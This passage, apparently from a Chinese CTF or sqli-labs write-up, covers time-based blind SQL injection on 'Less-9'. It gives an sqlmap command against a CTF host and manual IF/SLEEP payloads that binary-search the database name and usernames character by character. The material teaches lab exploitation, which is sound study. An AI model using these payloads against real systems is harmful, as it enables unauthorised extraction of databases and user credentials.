

sqlmap -u “http://a4676e5cb2bbf2db6a7365b7.http-ctf2.dasctf.com/Less-9/?id=1“ –technique=T –dbs –batch –time-sec=1 –threads=10 –dbms=mysql
##三.sql手动时间注入的方法

?id=1’ AND IF(LENGTH(database())=8, SLEEP(5), 0)–+(判断是否存在时间注入)
– 先问:第一个字符的 ASCII 码大于 100 吗?
?id=1’ AND IF(ASCII(SUBSTRING(database(),1,1)) > 100, SLEEP(5), 0)–+
– 如果延迟了,说明 > 100;如果没延迟,说明 <= 100
– 继续缩小范围:大于 115 吗?
?id=1’ AND IF(ASCII(SUBSTRING(database(),1,1)) > 115, SLEEP(5), 0)–+
– 直到最后锁定具体数值(比如 115 对应字母 ‘s’)
?id=1’ AND IF(ASCII(SUBSTRING(database(),1,1)) = 115, SLEEP(5), 0)–+
– 猜数据库名的长度是否等于 8
?id=1’ AND IF(LENGTH(database())=8, SLEEP(5), 0)–+
– 猜 users 表第一个用户名长度是否大于 5(二分查找法)
?id=1’ AND IF(LENGTH((SELECT username FROM security.users LIMIT 0,1))>5, SLEEP(5), 0)–+
##四.相关知识点